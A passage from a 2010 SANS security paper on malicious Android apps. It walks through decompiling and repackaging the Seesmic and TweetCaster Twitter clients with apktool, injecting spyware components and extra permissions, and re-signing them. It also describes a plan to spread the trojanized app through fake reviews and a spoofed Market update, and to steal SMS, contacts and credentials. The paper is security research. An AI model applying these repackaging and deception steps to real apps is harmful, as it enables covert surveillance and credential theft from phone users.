afterwards. It should be noted that, by default, even though native code is executed from an application the permission model will not be bypassed, as it still refers to the permissions defined in the AndroidManifest file. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 16.
          Malicious Android Applications: Risks and Exploitation 1     5       However native code execution could be dangerous for users with Jailbreak   phones (phones that have been freed of limitations from the original provider), since they   may be running their phone applications as root user. In that case, by using a malicious     application, an attacker will be able to access sensitive parts of the device, such as the   credentials provided for the different user accounts.         2.2.2. Credentials Handling     The Android system provides two ways to handle credentials either using the   Authentication Manager or the Shared Preferences.      “The  account  manager  allows  sharing  of  credentials  across  multiple  applications  and     services.  Users  enter  the  credentials  for  each  account  only  once  —  applications  with     the  USE_CREDENTIALS  permission  can  then  query  the  account  manager  to  obtain  an     auth  token  for  the  account.  An  authenticator  (a  pluggable  component  of  account     manager)  requests  credentials  from  the  user,  validates  them  with  an  authentication     server  running  in  the  cloud,  and  then  stores  them  to  the  account  manager.  “(Android     Developers  Guide_The  Account  Manager,  11/2010)       Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46  as Android provides an easy way for applications to store user information, such account name and credentials, by using the SharedPreferences utility. As shown below when an application such as the TweetCaster, is launched, a request is made to the PreferenceManager component for the DefaultSharedPreferences (user account name and password …) Landroid/preference/PreferenceManager;>getDefaultSharedPreferences(Landroid/content/Conte xt;)Landroid/content/SharedPreferences; This is a good solution for an application that does not have a specific component (authenticator) to authenticate with a back-end service. However, this information is written in plaintext in the shared_prefs directory under the filename applicationname_preferences.xml. Even if this file has restricted read and write access, if spyware is running in the background of the TweetCaster application, nothing will prevent the disclosure of this sensitive information. This behavior will be observed in the section covering the Android spyware development using Reverse Engineering. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 17.
          Malicious Android Applications: Risks and Exploitation 1     6                                                   Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Figure  11  -­  Credentials  disclosure  in  the  application  shared  preferences  file   2.3. Known Attacks In November 2010, two security researchers Jon Oberheide and Zach Lanier found a way to abuse the credentials service that Android has for allowing applications to request authorization tokens. They have exploited this vulnerability by providing a “fake” Angry Birds application that was disguised as an expansion for the original game (Forbes, 10/11/2010). This game was actually a malicious application that was able to download three other applications from the Android Market. Those three other malicious applications were able to access sensitive data and were installed without asking permission from the user, thus bypassing the permission system in place. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 18.
          Malicious Android Applications: Risks and Exploitation 1     7       The only clue to the user was the additional applications’ installations appeared in   the phone notifications, alerting a user to the new installation. Jon Oberheide worked   with Google to provide a fix for this issue, which will be applied to all Android devices.     At the time of writing no additional technical information has been disclosed     about this vulnerability. However, there is an important likelihood that this vulnerability   is a follow up to Jon Oberheide’ analysis of the GTalkService protocol (Oberheide,     06/2010).     The GTalkService is a persistent connection maintained from the Android phone   to Google’s servers at all time. It allows Google to push down messages to the phone in     order to perform particular actions. For example, when user clicks to install an app   through the Android Market, Google pushes down an INSTALL_ASSET to the phone     which causes it to fetch and install that application (Oberheide, 28/06/2010).   When Google wants to remote kill an application from a phone, it pushes down a     REMOVE_ASSET message to the phone which causes it to remove the particular   application. Both messages are actually broadcasted to two Broadcast Receivers from the   Android Market application. FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Key  fingerprint  =  AF19   <manifest android:versionCode="1710" android:versionName="1.71" package="com.android.vending"> … <receiver android:name=".InstallAssetReceiver" android:permission="com.android.vending.INTENT_VENDING_ONLY"> <intent-filter> <action android:name="android.intent.action.REMOTE_INTENT"/> <category android:name="INSTALL_ASSET"/> </intent-filter> </receiver> <receiver android:name=".RemoveAssetReceiver" android:permission="com.android.vending.INTENT_VENDING_ONLY"> <intent-filter> <action android:name="android.intent.action.REMOTE_INTENT"/> <category android:name="REMOVE_ASSET"/> </intent-filter> </receiver> … </application> </manifest> Figure  12  -­  Excerpt  of  AndroidManifest  file  from  the  Android  Market  application     This REMOVE_ASSET message is part of the Google application “kill switch”, which is able to remotely wipe a specific application from all of the handsets that had downloaded it. Google first used this functionality following a Proof of Concept from Jon Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 19.
          Malicious Android Applications: Risks and Exploitation 1     8       Oberheide (Android Developers Blog, 23/06/2010), in which an application was   developed called RootStrap that was able to phone home periodically to fetch remote   native ARM code and executes it outside the Dalvik VM.     An attacker could use such an approach to push down a local privilege escalation     exploit as soon as a new vulnerability is discovered in the Linux kernel and root the   device (Oberheide, 25/06/2010). It could be also possible to bootstrap a rootkit, such as     the one released during DEF CON 18 by Christian Papathanasiou and Nicholas J.   Percoco (Papathanasiou - Percoco, 18/07/2010).     Still in November 2010 Nils, head of research for MWR InfoSecurity,     demonstrated a separate bug in the Android browser that lets attackers install malware on   a fully patched HTC Legend running Android 2.1. Nils noticed that on several HTC     smartphones the Android Browser has the permission   android.permission.INSTALL_PACKAGES which is used to update the embedded Flash   Lite plugin. As a consequence, by providing a browser exploit, such as the one     discovered by M.J. Keith on the Webkit Browser engine, it is possible to install malware   on the device (Darknet, 08/11/2010). Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   The bug Keith’s code exploits was fixed in Android 2.2, but according to figures supplied by Google, only 36 percent of users have the most recent version. That means the remainder are susceptible to the attack (The Register, 06/11/2010). Last year Charlie Miller discovered a vulnerability related to the same Webkit Browser engine (ZDNet, 12/02/2009). The examples above perfectly illustrate the saying from what Kevin Mahaffey, chief technology officer at mobile security firm Lookout: "Because mobile firmware updates are often slower than comparable PC software updates, taking weeks or months to release, there's a significant period of time between when mobile vulnerabilities such as these are first publicly disclosed and when people are protected" (CNET, 11/11/2010) Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 20.
          Malicious Android Applications: Risks and Exploitation 1     9       3. Application Reverse Engineering Explained   “Whether it's rebuilding a car engine or diagramming a sentence, people can     learn about many things simply by taking them apart and putting them back together   again. That, in a nutshell, is the concept behind reverse-engineering—breaking     something down in order to understand it, build a copy or improve it.” (Schwartz,   12/11/2001)       3.1. Motivation   How many times applications are installed without fully knowing exactly what   they were going to do? Is it normal that a Wallpaper application is able to send SMS?     As discussed previously, malware is becoming a real concern to the mobile     security landscape. The malware in the previous examples was released in the wild by   actually spoofing media players or wallpaper applications. However, what about malware     or spyware running in the background of a well known application? Is it really possible?   Yes, and that will be demonstrated using Reverse Engineering.     The next sections will introduce the Reverse Engineering process and tools to Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   perform this task. Then the new skills acquired will be used to reverse and add content to the Seesmic application, a well known Twitter application. But first some background is needed about the Android Dalvik virtual machine. 3.2. Reverse Engineering in a Nutshell “Every Android application runs in its own process, with its own instance of the Dalvik virtual machine. Dalvik has been written so that a device can run multiple VMs efficiently. The Dalvik VM executes files in the Dalvik Executable (.dex) format which is optimized for minimal memory footprint. The VM is register-based, and runs classes compiled by a Java language compiler that have been transformed into the .dex format by the included "dx" tool. The Dalvik VM relies on the Linux kernel for underlying functionality such as threading and low-level memory management.” (Android Developers, 12/2010)   Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 21.
          Malicious Android Applications: Risks and Exploitation 2     0       Below are the different steps required for the development of an application   running on a Dalvik virtual machine:     1. Developer codes in Java (Android SDK) and possibly in C/C++ (Android   NDK) to include native ARM code.     2. In case of native ARM code development, this one has to be first compiled     using the Android NDK to produce a shared library with a .so extension.   Then this library is called from the java code using the system.loadLibrary     method.     3. The source code is then compiled by the Java compiler into .class files   4. Then the dx (dexer) tool which is part of the Android SDK processes the     .class files into Dalvik's proprietary format. The result of a proprietary file   format called DEX that contains Dalvik bytecode.     5. classes.dex plus meta data, resources (audio, video, graphics) , as well as     shrared libraries in the case of ARM native code go into a dalvik   application 'apk' container. This ‘apk’ container is what will be installed Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   on the device to run the application.                     Figure  13  -­  Android  Application  Content  (Bray  Tim,  14/11/2010)   Even though Dalvik Virtual Machine has the same purpose as Java Virtual Machine, there are several differences between both starting by the file formats supported by each one. As shown above, one difference between the standard Java .class and DEX is that all the classes of the application are packed into one file. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 22.
          Malicious Android Applications: Risks and Exploitation 2     1       Dalvik and Java Virtual Machines also contrast with a different architecture.   Standard JVM is stack-based, operations remove inputs from the stack and put result(s)   back onto the stack, whereas Dalvik VM which is register-based (using Virtual registers).     As Stack access is slower than registers access the DEX format is more suitable     for mobile computing and another reason is that DEX is more dense encoding (33% gain)   (Paller Gabor, 02/12/2009)     Among all the differences between .class and .dex files, the most important one is     that each file type has its own bytecode format. Starting from its concept, this new   bytecode format became a new topic for security researchers around the world looking     for what happens under the hood when Android applications are running on their device.   First they tried to understand the Dalvik Bytecode syntax, like Gabor Paller did by     providing a list of Android Operations Code with explanation about each ones (Paller   Gabor, 12/2010). The better understanding of the Dalvik Bytecode syntax involved the   development of new tools useful for the reverse engineering community.     The next section will describe tools available to successfully reverse Android   applications. Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46     3.2.1. Reversing Engineering Tools and Processes   Starting in 2009, security researchers began to think about a way to reverse Dalvik Bytecode in the same manner as Java Decompilers work for Java Bytecode. During CanSecWest 2009, Marc Schönefeld released his “undx” tool. (Schönefeld Marc, 03/2009). Undx can be used to convert an Android APK file to a JAR file which can then be reversed to java using tools like JD-GUI and JAD. A tool like AXMLPrinter2 might also be used to convert the AndroidManifest binary XML file to a readable xml in order to have information about application components and permissions requested by this application during its install. Even though the undx tool works well with basic applications, problems come when the tool deals with bigger applications, when more complex Dalvik Bytecode appears. Another tool called Dex2Jar does more or less the same job as undx. However, Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 23.
          Malicious Android Applications: Risks and Exploitation 2     2       even if this tool does a much better job converting Dalvik Bytecode to Java, this one is   still prone to the same issues met with complex application.     Nowadays there is no silver bullet for reversing Dalvik bytecode to java source   code. Nevertheless others techniques appeared consisting in formatting the Dalvik     Bytecode in such a way that this one is easier to understand (baksmali/Dalvik Bytecode   disassembler). Those techniques also provide the opportunity to alter the code and then     recompile it to add features to the application (smali/ Dalvik Bytecode assembler). These   assembler/disassembler are packaged with a tool called APKTool. (Wiśniewski Ryszard,     09/2010)     The next section will cover the different steps to alter the well known Seesmic   Twitter client using the aforementioned APKTool.     3.2.2. Application Reverse Engineering Example       The purpose of this section will be to use the APKTool to reverse the Seesmic   application, alter it by adding an activity and more permissions in the AndroidManifest   file, Key  ffinally recompile it and let2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   then ingerprint  =  AF19  FA27   it work on the phone. Let's take a look at the Seesmic application by using the Android 2.2 emulator. joany@joanyPenTest:~/Desktop/ANDROID$ emulator –avd Telindus_Lux_SAGS joany@joanyPenTest:~/Desktop/ANDROID$ adb install com.seesmic.apk 1891 KB/s (565977 bytes in 0.292s) pkg: /data/local/tmp/com.seesmic.apk Success On the phone it is possible to check the permission currently assigned to this application. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 24.
          Malicious Android Applications: Risks and Exploitation 2     3                                                                               As shown above the Seesmic application has the following permissions:     • Access to the SD card     • Access to the GPS location   • Full Internet Access     • Access to phone calls   Key  fingerprint  =will be FA27  2more998D  FDB5  DE3D  F8B5  06E4  A169  4E46   One challenge  AF19   to add F94   permissions for this application, in order to access to private data such as browser history, SMS/MMS and so on. As shown below, the apktool is used to reverse the .apk file.   joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$./apktool d Seesmic.apk Seesmic/ I: Baksmaling... I: Decoding resource table... I: Decoding resources... I: Copying assets and libs...     As shown in Figure 14, the APKTool has generated a smali repository containing several .smali files, but also a res (resources) repository. In this directory are defined layouts, strings, images and so on. The repository also includes a layout sub-directory, which is itself composed of several .xml files. All the .smali files contained in the smali repository actually map each component of the application, the file called R.smali stands for the visual aspect of the application, such as layout, string and images displayed on the screen. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 25.
          Malicious Android Applications: Risks and Exploitation 2     4                         Figure  14  -­  Android  APKTool:  Application  Reversing         The APKTool permits to read the content of the AndroidManifest file that defines     components and permissions for the Seesmic application (Appendix 1: Seesmic   application AndroidManifest file).     This AndroidManifest file has been modified by:     • Altering the versionName (1.0.1 to 1.6)       <manifest android:versionCode="2" android:versionName="1.6" package="com.seesmic">       • Adding an activity which displays the GPEN logo. This one has been     previously developed with Eclipse to make easier the writing. Then   compiled (using Android SDK) and reversed (using the APKTool) to Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   extract the related .smali file. <activity android:label="@string/app_name" android:name=".ui.GoldGPEN"/>   • Adding more permissions to read Browser History, send SMS and so forth. <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/> <uses-permission android:name="android.permission.CALL_PHONE"/> <uses-permission android:name="android.permission.CALL_PRIVILEGED"/> <uses-permission android:name="android.permission.READ_CALENDAR"/> <uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS"/> <uses-permission android:name="android.permission.READ_FRAME_BUFFER"/> <uses-permission android:name="android.permission.READ_OWNER_DATA"/> <uses-permission android:name="android.permission.READ_SMS"/> <uses-permission android:name="android.permission.RECORD_AUDIO"/> <uses-permission android:name="android.permission.SEND_SMS"/> <uses-permission android:name="android.permission.CAMERA"/> <uses-permission android:name="android.permission.WRITE_SMS "/>     Please find in Appendix 2: Seesmic application AndroidManifest file after reengineering the resulting AndroidManifest file. Now that the Manifest file is altered, Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 26.
          Malicious Android Applications: Risks and Exploitation 2     5       another challenge is to force the application to display the new GoldGPEN activity once   the Seesmic application is launched by the user.     One thing to note is that all Android applications have a primary activity that is   launched when the user clicks on the application icon. As shown below this activity has     to include the following line:   <intent-filter>   <action android:name="android.intent.action.MAIN"/>   <category android:name="android.intent.category.LAUNCHER"/> </intent-filter>     By checking the original AndroidManifest file, it is easy to figure out that the     main activity is the welcome activity located in the ui repository. One other thing to know   is that the first method called during the activity initialization is the onCreate method.     By adding the code below at the end of the onCreate method from the     welcome.smali file (Appendix 3: Main activity from the Seesmic application, the activity   GoldGPEN will be started during the launch of the Seesmic application. The only     requirement is that the GoldGPEN.smali (previously retrieved) has to be located in the in   the ui repository. Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   .line 83 new-instance v0, Landroid/content/Intent; const-class v1, Lcom/seesmic/ui/GoldGPEN; invoke-direct {v0, p0, v1}, Landroid/content/Intent;- ><init>(Landroid/content/Context;Ljava/lang/Class;)V .line 84 .local v0, i:Landroid/content/Intent; invoke-virtual {p0, v0}, Lcom/seesmic/ui/Welcome;- >startActivity(Landroid/content/Intent;)V   Please find in Appendix 4: Main activity from the Seesmic application after reengineering, the resulting welcome.smali file. In order to display the GPEN logo, some modifications have to be done in some others files: 1. Add the gpen.png file in the res/drawable repository 2. Modify the public.xml file located in the same directory 3. Modify the main layout (main.xml file) by adding an ImageView, as described below Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 27.
          Malicious Android Applications: Risks and Exploitation 2     6         <?xml version="1.0" encoding="UTF-8"?>   <LinearLayout android:orientation="vertical" android:layout_width="fill_parent" android:layout_height="fill_parent"   xmlns:android="http://schemas.android.com/apk/res/android">   <ImageView android:layout_gravity="center_horizontal" android:paddingTop="20.0dip" android:layout_width="wrap_content" android:layout_height="wrap_content"   android:src="@drawable/gpen" />   </LinearLayout>       The application has now to be recompiled using the APKTool.   joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool b -f Seesmic/   I: Smaling... I: Building resources...   I: Building apk file...                           Figure  15  -­  Android  APKTool:  Application  Reengineering       Key  fingerprint  =  AF19  FA27  contains a fileDB5  DE3D  F8B5  06E4  A169  4E46   The dist repository actually 2F94  998D  F called out.apk which is the modified Seesmic application. After having renamed this file to Seesmic.apk, it is now time to install it on the phone. However, as explained previously, to be installed on the phone this one has to be signed. As shown below, a self-signed certificate has to be first generated. joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ keytool -genkey -v -keystore gpen.keystore -alias gpen -keyalg RSA -validity 10000 -keypass 123456 Enter keystore password: . . Generating 1,024 bit RSA key pair and self-signed certificate (SHA1withRSA) with a validity of 10,000 days for: CN=Joany Boutet, OU=gpen, O=gpen, L=Lux, ST=Lux, C=LU [Storing gpen.keystore]   The modified Seesmic application is then signed using jarsigner and the certificate generated previously. joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ jarsigner -verbose -keystore gpen.keystore Seesmic.apk gpen Enter Passphrase for keystore: adding: META-INF/MANIFEST.MF adding: META-INF/GPEN.SF adding: META-INF/GPEN.RSA . . signing: res/xml/settings.xml signing: AndroidManifest.xml Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 28.
          Malicious Android Applications: Risks and Exploitation 2     7     signing: classes.dex   signing: resources.arsc       Once the application has been signed, this one can be installed on the device using   the following commands:     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ emulator -avd Telindus_Lux_SAGS joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ adb install Seesmic.apk   492 KB/s (942947 bytes in 1.871s)   pkg: /data/local/tmp/Seesmic.apk Success                                                                       As shown above by clicking on the Seesmic icon to launch the Seesmic Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   application, the GPEN logo is now displayed. Furthermore by checking the application information, it is noticed that the application version changed (from 1.0.1 to 1.6) and that all permissions added in the AndroidManifest file (to read Browser History, send SMS …) are now available for the Seesmic application. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 29.
          Malicious Android Applications: Risks and Exploitation 2     8       So the Seesmic application has been successfully reversed, activity and   permissions have been added on its source code, which was then recompiled to run on the   phone.     One drawback of this method is that the application has to be signed with a self     signed certificate, so if the user has already a version of the Seesmic application installed   on his phone; the signature used will not be the same and the application will not be     installed. However, it is still possible to say that the application will not update the   previous one (by choosing a different name for the package) or change the version code     to replace the old one (like in the previous example). In this case the custom Seesmic   application will be installed without any problems. One solution is to simply claim     having the last beta version of Seesmic available on a website and wait for download. To   really figure out that it was possible to add content on the Seesmic application, an activity     has been added to make easier the testing process. However, it is possible to add   instructions running as a service in background on behalf of the user. As explained in     section 2.1, Android applications use content providers to store their data using Android's   file storage methods or SQLite databases. The permissions defined in the Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   AndroidManifest.xml file are the keys to access these content providers. Now that it is possible to alter application source code, a service may be added to run in the background of a well known application and request access to sensitive data on the device. 4. Android Spyware via Application Reverse Engineering   “A spyware is a malicious application that pretends to be something it is not or actively hides itself from the user while collecting bits of information about the user without the user’s knowledge or consent” (Smobile Systems, 24/02/2010) 4.1. Spyware Genesis   During the last BruCON, Tyler Shield talked about a spyware for Blackberry named txsBBSpy (Shield Tyler, 09/2010). This malware was able to trigger actions, such as dumping user contacts and getting GPS coordinates, depending on SMS it received. When the phone receives SMS from a specific number, it will parse the content of the Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 30.
          Malicious Android Applications: Risks and Exploitation 2     9       SMS for actions to proceed. After some tests, it was not possible to use SMS to stealthily   trigger actions on the Android device, since the user is always notified as soon as an SMS   arrived on the device. However, as explained on Paul Prasanta’s blog, there is a way to     programmatically handle Phone Call using a specific library (Prasanta Paul, 09/2010).     It should be pointed out that using the SDK provided by Google, it is not possible   to interact with the TelephonyManager, which is responsible for Call handling.     However, by using a specific library named framework_intermediates-classes-     full-debug.jar; it becomes possible to access the TelephonyManager via Java reflection to   call methods of an internal class of the Android Telephony Framework. This jar file     actually includes all the internal classes of the Android Operating System, which means it   is now possible not only to interact with the TelephonyManager, but also with other     components for which access was restricted by the SDK.   To successfully handle call from an application, the only thing required is to add a     Broadcast Receiver with an intent filter and “filtering” intent received via the action tag   android.intent.action.PHONE_STATE.   Key  fingerprint  =  AF19  following permissions haveE3D  F8B5  06E4  A169  4E46   As shown below, the FA27  2F94  998D  FDB5  D to be also included in the AndroidManifest file for the application: • android.permission.READ_PHONE_STATE • android.permission.MODIFY_PHONE_STATE   <?xml version="1.0" encoding="utf-8"?> <manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.telindus.Spyware" android:versionCode="1" android:versionName="1.0"> <application android:icon="@drawable/icon" android:label="@string/app_name" android:debuggable="true"> <activity android:name=".Spyware" android:label="@string/app_name"> <intent-filter> <action android:name="android.intent.action.MAIN" /> <category android:name="android.intent.category.LAUNCHER" /> </intent-filter> </activity> <receiver android:name=".PhoneCall"> <intent-filter> <action android:name="android.intent.action.PHONE_STATE" /> </intent-filter> </receiver> </application> <uses-permission android:name="android.permission.INTERNET" /> <uses-permission android:name="android.permission.READ_PHONE_STATE"/> <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/> Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 31.
          Malicious Android Applications: Risks and Exploitation 3     0     <uses-permission android:name="android.permission.CALL_PHONE"/>   </manifest>       The source code in Appendix 5: Code to reject or accept call from an Android   application, is the content of the PhoneCall Broadcast Receiver which illustrates how to     Accept or Reject call without user intervention.     When intent is received by the Broadcast Receiver, instructions written on the   onReceive method are executed. Using the call to the method getTeleService(context),   access is requested to the TelephonyManager, as well as muting the call using the     instruction telephonyService.setMute(true). Then the awesome result is that depending on   the caller it becomes possible to trigger actions without user interaction. Actually, when a     call is received the activity responsible for its handling is displayed to the user to inform   him of an incoming call. However, according to the activity lifecycle, if another activity     is popped up the old one is paused waiting for the first one to finish. What if the phone is   requested to display the home screen when a call is received? The result is that the home     screen is displayed directly without the user knowing of the call received. The only   additional step required is to stealthily reject the call in the background. Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   By using the AnswerAndRejectCall method, the call is simply rejected and then the home screen is displayed to the user with the following intent: Intent launchHome = new Intent(Intent.ACTION_MAIN); launchHome.addCategory(Intent.CATEGORY_HOME);   The behavior explained previously, as well as the reverse engineering process, will be used to develop a spyware running in the background of a well-known application. But first of all, the next section will define an attack scenario in order to maximize the likelihood of a successful attack.   4.2. Attack Scenario The Reverse Engineering process will be applied to the TweetCaster application, which is one of the best Twitter clients for Android. The modified version of the TweetCaster application will be published on a third party web site providing Android applications, such as androidtapp or androlib. By claiming the application available for Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 32.
          Malicious Android Applications: Risks and Exploitation 3     1       download is the latest version of the TweetCaster application (containing huge   improvements), the user will be more disposed to install it. At the time of writing this   paper, the latest version was the 2.3. Even for the more recalcitrant, a web page will be     provided including fake comments from users claiming that this application is totally   awesome!     It should be noted that this modified version of TweetCaster will be signed with a     different key from the original one. As a consequence, this version will not replace the   previous version. That behavior has to be clearly defined on the web page by saying this     version is a beta one and that is normal if the application is not signed with the same key   as the final release.     All these details will help build a trust relationship with the future user to prevent     him from thinking that this application is actually running a spyware in the background.   The spyware will be controlled using the Phone Call behavior via Java Reflection     and the internal classes provided by the jar file discussed previously (section 4.1). One of   the main advantages of proceeding like this is the only thing required is to modify the   AndroidManifest file =  AF19  FA27  2F94  9Receiver and E3D  F8B5  06E4  A169  4E46   Key  fingerprint   to add the Broadcast 98D  FDB5  D an activity then copy their Dalvik bytecode representation (with all actions needed) in a specific directory. The spyware will be installed using two modified versions of the TweetCaster application. For version 2.4, a Broadcast Receiver will include waiting for a call to trigger an application update. This update will be performed by an activity that will retrieve an updated version of the spyware (the 2.5 if available) from a web server. As this one will be signed by the same key, the latest version will totally replace the old one. The trick here is that for the first version, only the two following permissions have to be added in the AndroidManifest file: • android.permission.READ_PHONE_STATE • android.permission.MODIFY_PHONE_STATE In addition, the Android Market will be spoofed during this update by claiming that the Android Market has an update for the TweetCaster application installed on the victim’s phone. Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 33.
          Malicious Android Applications: Risks and Exploitation 3     2       By spoofing the Android Market, the likelihood is increased that the user will not   pay as much attention to application permissions as he would have done if he   downloaded the application from a third party web site.     Once the user accepts the permissions displayed during the installation, complete     access to user data will be allowed. By just calling the phone, it will be possible to trigger   the phone to upload a file located on a web server. This file will contain the actions that     the attacker wants to perform on the victim’s phone.     For example, it will be possible to download all the content of the SD card,   retrieve/send SMS, get GPS coordinates, record audio, monitor the user, get all user     contacts, get Twitter account credentials by reading the tweetcaster_preferences.xml file,   etc.     To cover tracks, all the actions performed by the spyware will be cleared from the   phone log and another update with normal permission can also be performed to provide   no clue of malicious activity.         4.3.Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Spyware Development   As explained in section 4.2, there will be two versions of the spyware. The first one will include a Broadcast Receiver waiting for call to trigger application update, as well as an activity responsible for the application update which will spoof the Android Market. As explained in section 3.2.2, the reverse engineering process will be applied to the TweetCaster application which is also a Twitter client for Android. joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool d tweetcaster.apk Tweetcaster I: Baksmaling... I: Decoding resource table... I: Decoding resources... I: Copying assets and libs...   The AndroidManifest file of this application is available in Appendix 6: Original AndroidManifest file from the Tweetcaster application. This file has to be modified by adding the following components: Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 34.
          Malicious Android Applications: Risks and Exploitation 3     3       • An activity named ProcessUpdate responsible for application update.   • A Broadcast Receiver named AndroidGoldGPENSpyware used to trigger     update once a call is received   <activity android:name="com.handmark.tweetcaster.ProcessUpdate" />   <receiver android:name="com.handmark.tweetcaster.AndroidGoldGPENSpyware">   <intent-filter> <action android:name="android.intent.action.PHONE_STATE" />   </intent-filter>   </receiver>       Some others modifications have still to be done in this file:     • Change versionName tag to 2.4   • Add the following permissions:     <uses-permission android:name="android.permission.READ_PHONE_STATE"/>   <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>         Now the source code of these both components has to be included in the   TweetCaster application.To make easier the writing, one solution is to develop and     compile those components using an editor like Eclipse (   Figure 16). Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46       Figure  16  -­  Spyware  Development  using  Eclipse       The source code of these components are available in Appendix 7: Source Code of the Broadcast Receiver waiting for call to trigger application update Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 35.
          Malicious Android Applications: Risks and Exploitation 3     4       (AndroidGoldGPENSpyware) and Appendix 8: Source Code of the ProcessUpdate   activity (ProcessUpdate). Once compiled an apk container will be produced. By using the   APKTool, it will be possible to retrieve the code written directly in Dalvik Bytecode and     to inject it on the application target of the reverse engineering process.                               Figure  17  -­  Smali  files  produced  by  the  APKTool         However some modifications have to be performed. To be compliant with other     smali files from the TweetCaster application, files have to be changed in order to map to   the correct package name which is actually com.handmark.tweetcaster. Key  fingerprint  =  AF19  FA27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   For that it is required to change each occurrence of “telindus/AndroidGoldGPENSpywareFirst” by “com/handmark/tweetcaster” in each .smali previously generated. Finally those files have to be moved to the following repository Tweetcaster/smali/com/handmark/tweetcaster/     Joany  Boutet,  joany.boutet@gmail.com       © 2010 The SANS Institute As part of the Information Security Reading Room Author retains full rights.  
  • 36.
          Malicious Android Applications: Risks and Exploitation 3     5     Figure  18  -­  Spyware  .smali  files  moved  to  Tweetcaster/smali/com/handmark/tweetcaster         In order to spoof the AndroidMarket during the application update, the     AndroidMarket logo has to be included in the TweetCaster application. The following   line has to be added in Tweetcaster/smali/com/handmark/tweetcaster/R$drawable.smali     .field public static final androidmarket:I = 0x7f0200be       Then the AndroidMarket logo has to be located in all directories with name   beginning by the term drawable.     The TweetCaster application has to be recompiled using the APKTool.     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool b -f Tweetcaster I: Smaling...   I: Building resources...   I: Building apk file...       Before  instaling  the  application  onto  the  device,  this  one  has  to  be  signed.       joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ jarsigner -verbose -keystore   goldgpen.keystore apktool/tweetcaster.apk gpen   Enter Passphrase for keystore: Enter key password for gpen:   adding: META-INF/MANIFEST.MF adding: META-INF/GPEN.SF   adding: META-INF/GPEN.RSA signing: assets/test_ad.png A27  2F94  998D  FDB5  DE3D  F8B5  06E4  A169  4E46   Key  fingerprint  =  AF19  F [output trimmed …] signing: res/xml/preferences.xml signing: res/xml/searchable.xml signing: 